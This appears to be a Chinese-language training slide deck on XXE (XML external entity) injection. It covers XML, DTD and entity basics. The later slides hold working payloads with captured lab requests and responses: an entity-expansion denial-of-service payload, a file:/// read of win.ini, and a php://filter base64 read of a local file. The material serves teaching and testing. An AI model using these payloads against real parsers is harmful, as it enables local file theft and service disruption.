

# XXE-XML外部实体注入攻击漏洞

讲师：跃琪



# 目录

## CONTENTS

### ➤ 01. XXE概述


---

### ➤ 02. XML基础

---

### ➤ 03. DTD介绍

---



/01

XXE概述

## 预备知识（漏洞基础）

### 漏洞的起源：


黑客通过输入提交「特殊数据」，特殊数据在数据流的每个单元里处理，如果某个单元没处理好，在单元输出的时候，就会出现相应单元的安全问题，xxe漏洞就说因为把我们输入的xml当成了代码进行解析。

# xxe漏洞

XXE 漏洞全称 XML 外部实体漏洞 (XML External Entity)，当应用程序解析 XML 输入时，如果没有禁止外部实体的加载，导致可加载恶意外部文件和代码，就会造成任意文件读取、命令执行、内网端口扫描、攻击内网网站等攻击。

## XML基础

### 程序处理XML流程



#### Request

Raw Params Headers Hex XML

```
POST /xxe/DocumentBuilder HTTP/1.1
Host: 192.168.1.239:8181
Content-Length: 148
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.92 Safari/537.36
Origin: http://192.168.1.239:8181
Content-Type: application/xml
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.239:8181/xxe/DocumentBuilder_return
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


<?xml version="1.0" encoding="UTF-8"?>
<book id="1">
  <name>XML</name>
  <author>xml</author>
  <year>2020</year>
  <price>100.00</price>
</book>
```

#### Response

Raw Headers Hex Render

```
HTTP/1.1 200
X-Application-Context: sec:8181
Content-Type: text/html; charset=UTF-8
Content-Length: 47
Date: Wed, 06 May 2020 09:55:15 GMT
Connection: close

name: XML
author: xml
year: 2020
price: 100.00
```



/02

XML介绍

## XML是什么？

XML是一种用于标记电子文件使其具有结构性的可扩展标记语言。  
xml是一种非常灵活的语言，类似于HTML语言，但是并没有固定的标签，所有的标签都可以自定义，其设计的宗旨是传输数据，而不是像HTML一样显示数据。



## XML文档

```
<?xml version="1.0" encoding="UTF-8"?>  
<book id="1">  
    <name>XML</name>  
    <author>xml</author>  
    <year>2020</year>  
    <price>100.00</price>  
</book>
```

XML文档 声明

自定义根元素book，属性id为1

自定义四个子元素，即book对象的属性

根元素的闭合

1. XML 文档必须有一个根元素
2. XML 元素都必须有一个关闭标签
3. XML 标签对大小敏感
4. XML 元素必须被正确的嵌套
5. XML 属性值必须加引号

## XML文档结构

XML文档结构包括：

XML声明、  
DTD文档类型定义（可选）、  
文档元素。


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE book [
    <!ELEMENT book (name, author, year)>
    <!ELEMENT name (#PCDATA)>
    <!ELEMENT author (#PCDATA)>
    <!ELEMENT year (#PCDATA)>
]>
<book>
    <name>XML</name>
    <author>xml</author>
    <year>2020</year>
    <price>100.00</price>
</book>
```

XML声明

DTD（文档类型定义）

文档元素

- (1) `<?xml ?>` 这是xml的一个标记, 用于告诉浏览器这个文档是xml文档.
- (2) `version="1.0"` version属性: 用于说明当前xml文档的版本, version属性是必须的;
- (3) `encoding="utf-8"` encoding属性: 用于说明当前xml文档使用的字符编码集, xml解析器会使用这个编码来解析xml文档。encoding属性是可选的, 默认为UTF-8。注意, 如果当前xml文档使用的字符编码集是gb2312, 而encoding属性的值为UTF-8, 那么一定会出错的;



/03

DTD介绍

## DTD定义

DTD (Document Type Definition) 即文档类型定义，用来为XML文档定义语义约束。

## 进一步解释

- (1) 我们可以把DTD理解为一个模板，这个模板中定义了用户自己创建的根元素以及对应的子元素和根元素的合法子元素和属性。
- (2) 而“文档元素”则必须以我们的DTD为模板，来对XML的元素的内容进行相应的规范化。
- (3) 除了在 DTD 中定义元素（其实就是对应 XML 中的标签）以外，我们还能在 DTD 中定义**实体**（对应XML 标签中的内容）

## DTD声明

# 01

### 内部声明


DTD 被包含在 XML 源文件中：

语法：

<!DOCTYPE 根元素 [元素声明]>

解析：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE book [
    <!ELEMENT book (name, author, year)>
    <!ELEMENT name (#PCDATA)>
    <!ELEMENT author (#PCDATA)>
    <!ELEMENT year (#PCDATA)>
]>
<book>
    <name>XML</name>
    <author>xml</author>
    <year>2020</year>
    <price>100.00</price>
</book>
```



```
Raw Headers Text Render
HTTP/1.1 200 OK
Date: Tue, 15 Dec 2020 08:29:47 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 107
Connection: close
Content-Type: text/html

SimpleXMLElement Object
(
    [name] => XML
    [author] => xml
    [year] => 2020
    [price] => 100.00
)
```

## DTD声明

### 02 外部声明


DTD 被包含在 XML 源文件外部：

语法：

<!DOCTYPE 根元素 SYSTEM “文件名/url地址”>

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE book SYSTEM "http://192.168.1.239:80/cdata2.dtd">
<book>
    <name>XML</name>
    <author>xml</author>
    <year>2020</year>
    <price>100.00</price>
</book>
```

cdata2.dtd内容：



```
cdata2.dtd
1      <!ELEMENT book (name, author, year)>
2      <!ELEMENT name (#PCDATA)>
3      <!ELEMENT author (#PCDATA)>
4      <!ELEMENT year (#PCDATA)>
```

## DTD声明

# 02

## 外部声明


DTD 被包含在 XML 源文件外部：

语法：

<!DOCTYPE 根元素 SYSTEM “文件名/url地址”>

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE book SYSTEM "cdata2.dtd">
<book>
  <name>XML</name>
  <author>xml</author>
  <year>2020</year>
  <price>100.00</price>
</book>
```

cdata2.dtd内容：



```
cdata2.dtd
1      <!ELEMENT book (name, author, year)>
2      <!ELEMENT name (#PCDATA)>
3      <!ELEMENT author (#PCDATA)>
4      <!ELEMENT year (#PCDATA)>
```

## ★ DTD实体

# 01

## 内部普通实体

声明: `<!ENTITY` 实体名称 "实体的值">

引用: 一个实体的引用, 由三部分构成:&符号, 实体名称, 分号。

```
Raw Params Headers Hex XML
POST /bac/xxe/xxe.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101
Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: bdshare_firsttime=1545322813544;
BEEFHOOK=C1QkJg7gSUzUd07Cqs8Zvq2k14bRoXG1KWdGLDwnKJYENmo0K8NavMOoGoskfKVpzmMTUog0Ph
hnnuoI;
cookie_token=3b15685d8c55dfa452df8f8759fd816a406d37a73312efe34d40e63f379d2df6;
security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 106

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY bar "world!">]>
<hell>hello &bar;</hell>
```

```
Raw Headers Hex Render
HTTP/1.1 200 OK
Date: Tue, 15 Dec 2020 08:29:19 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 52
Connection: close
Content-Type: text/html

SimpleXMLElement Object
(
    [0] => hello world!
```



## PCDATA

### 简介:

#### PCDATA

PCDATA 指的是被解析的字符数据 (Parsed Character Data) 。

XML 解析器通常会解析 XML 文档中所有的文本。

PCDATA 表示包含字符或文本数据，这些文本将被解析器检查实体以及标记。不过，被解析的字符数据不应当包含任何 &、< 或者 > 字符；需要使用 &、< 以及 > 实体来分别替换它们。

&lt;	<	小于
&gt;	>	大于
&amp;	&	和号
&apos;	'	省略号
&quot;	"	引号

## PCDATA

```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/81.0.4044.92 Safari/537.36
Origin: http://192.168.1.239:8181
Content-Type: application/xml
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.239:8181/xxe/DocumentBuilder_return
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE book SYSTEM "cdata2.dtd">
<book>
  <name>XML<lt;&gt;&gt;</name>
  <author>xml</author>
  <year>2020</year>
  <price>100.00</price>
</book>
```

```
Content-Length: 50
Date: Thu, 07 May 2020 02:08:28 GMT
Connection: close
```

```
name: XML<&>
author: xml
year: 2020
price: 100.00
```

## CDATA

**简介：** CDATA 指的是不应由 XML 解析器进行解析的文本数据。CDATA 部分中的所有内容都会被解析器忽略。

在 XML 元素中，“<” 和 “&” 是非法的。  
“<” 会产生错误，因为解析器会把该字符解释为新元素的开始。  
“&” 也会产生错误，因为解析器会把该字符解释为字符实体的开始。  
某些文本，比如 JavaScript 代码，包含大量 “<” 或 “&” 字符。为了避免错误，可以将脚本代码定义为 CDATA。

**语法：** 由 <![CDATA[ 开始， ]]> 结束。

- a. CDATA 部分不能包含字符串 “]]>”。也不允许嵌套的 CDATA 部分，这样会导致异常的闭合，从而使解析器报错。
- b. 标记 CDATA 部分结尾的 “]]>” 不能包含空格或换行

## CDATA

### 使用方法:

```
Content-Type: application/xml
Accept:
text/html, application/xhtml+xml, application/xml;q=0.9, image/webp, image/ap
ng, */*;q=0.8, application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.1.239:8181/xxe/DocumentBuilder_return
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE book SYSTEM "cdata2.dtd">
<book>
  <name><![CDATA[
    <?php
      echo "&.&";
    ?>
  ]]></name>
  <author>xml</author>
  <year>2020</year>
  <price>100.00</price>
</book>
```

```
Content-Length: 72
Date: Thu, 07 May 2020 02:24:05 GMT
Connection: close

name:      <?php      echo "&.&";      ?>

author: xml
year: 2020
price: 100.00
```

## ★ DTD实体

# 01 内部普通实体漏洞--DDoS

可以无限叠加，例如1\*2\*3\*4\*5\*6\*7\*8这样无限叠加下去会造成服务器解析内容过多造成ddos

```
Raw Params Headers Text XML
POST /bac/xxe/xxe.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101
Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: bdshare_firsttime=1545322813544;
BEEFHOOK=C1QkJg7gSUzUd07Cqs8Zvq2k14bRoXG1KWdGLDwmKJYENmo0K8NavMOoG0skfKVpzmMTUog0Ph
hnnuoI:
cookie_token=3b15685d8c55dfa452df8f8759fd816a406d37a73312efe34d40e63f379d2df6;
security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 219

<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE foo [ <!ELEMENT foo ANY>
<!ENTITY bar "World "> <!ENTITY t1 "&bar;&bar;"> <!ENTITY t2 "&t1;&t1;&t1;&t1;">
<!ENTITY t3 "&t2;&t2;&t2;&t2;&t2;&t2;">]><foo> Hello &t3;</foo>
```

```
Raw Headers Text Render
HTTP/1.1 200 OK
Date: Thu, 17 Dec 2020 02:20:26 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html
Content-Length: 288

SimpleXMLElement Object
(
    [0] => Hello World World World World World World World World
World World World World World World World World World World World
World World World World World World World World World World World
World World World World World World World World World World World
)
```

## ★ DTD实体

# 02 外部普通实体

声明：

- `<!ENTITY 实体名称 SYSTEM "URI/URL">`
- `<!ENTITY 实体名称 PUBLIC "DTD标识名" "公用DTD的URI">`

SYSTEM 及 PUBLIC 区别：

- PUBLIC 是指公用 DTD，其是某个权威机构制定，供特定行业或公司。
- SYSTEM 是指该外部 DTD 文件是私有的，即我们自己创建的，没有公开发行，只是个人或在公司内部或者几个合作单位之间使用。

公用 DTD 使用 PUBLIC 代替了原来的 SYSTEM，并增加了 DTD 标识名

## ★ DTD实体

## 02 外部普通实体

```
Raw Params Headers Hex XML
POST /bac/xxe/xxe.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101
Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: bdshare_firsttime=1545322813544;
BEEFHOOK=C1QkKg7gSUzUd07Cqs8Zvq2k14bRoXG1KWdGLDwnKJYENmo0K8NavMOoGQskfKVpzmMTUog0Ph
hnnuoT;
cookie_token=3b15685d8c55dfa452df8f8759fd816a406d37a73312efe34d40e63f379d2df6;
security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 160

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "file:///C:/windows/win.ini">>
]>
<foo> &xxe;</foo>
```

```
Raw Headers Hex Render
HTTP/1.1 200 OK
Date: Thu, 17 Dec 2020 02:23:55 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html
Content-Length: 129
```

```
SimpleXMLElement Object
(
    [0] =>
        : for 16-bit app support
    [fonts]
    [extensions]
    [mci_extensions]
    [files]
    [Mail]
    MAPI=1
)
```



## ★ DTD实体

# 02 外部普通实体

各语言引用外部实体时支持的一些协议:

libxml2	PHP	Java	.NET
file http ftp	file http ftp php compress.zlib compress.bzip2 data glob phar	http https ftp file jar netdoc mailto gopher *	file http https ftp





## ★ DTD实体

## 02 外部普通实体

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
    <!ENTITY bar SYSTEM "file:///d:/xxetest.txt">
]>
<hell>
hello &bar;
</hell>
```

```
HTTP/1.1 200 OK
Date: Mon, 17 Aug 2020 09:08:04 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 6921
Connection: close
Content-Type: text/html
```

```
<br />
<font size='1'><table class='xdebug-error xe-warning' dir='ltr'
border='1' cellspacing='0' cellpadding='1'>
<tr><th align='left' bgcolor='#f57900' colspan='5'><span
style='background-color: #cc0000; color: #fce94f; font-size:
x-large;'>( ! )</span> Warning: DOMDocument::loadXML(): StartTag:
invalid element name in file:///d:/xxetest.txt, line: 1 in
D:\phpStudy\PHPTutorial\WWW\xxe\target.php on line
<i>6</i></th></tr>
<tr><th align='left' bgcolor='#e9b96e' colspan='5'>Call Stack</th></tr>
<tr><th align='center' bgcolor='#eeeeec'>#</th><th align='left'
bgcolor='#eeeeec'>Time</th><th align='left'
bgcolor='#eeeeec'>Memory</th><th align='left'
```

[Fatal Error] xxetest.txt:1:2: 元素内容必须由格式正确的字符数据或标记组成。

org.xml.sax.SAXParseException; systemId: netdoc:/d:/xxetest.txt; lineNumber: 1; columnNumber: 2; 元素内容必须由格式正确的字符数据或标记组成。

## ★ DTD实体


# 02 外部普通实体

```
POST /xxe/target.php HTTP/1.1
Host: 192.168.78.71
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/xml
Content-Length: 178
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY bar SYSTEM
    "php://filter/read=convert.base64-encode/resource=d:/xxetest.txt">
]>
<hell>
hello &bar;
</hell>
```

```
HTTP/1.1 200 OK
Date: Mon, 17 Aug 2020 09:11:20 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
X-Powered-By: PHP/5.4.45
Content-Length: 40
Connection: close
Content-Type: text/html
```

hello PCAmJSB1Y2hvICJoZWxsbyB3b3JsZCI7



# 感谢聆听

湖南合天智汇信息技术有限公司

[www.hetianlab.com](http://www.hetianlab.com)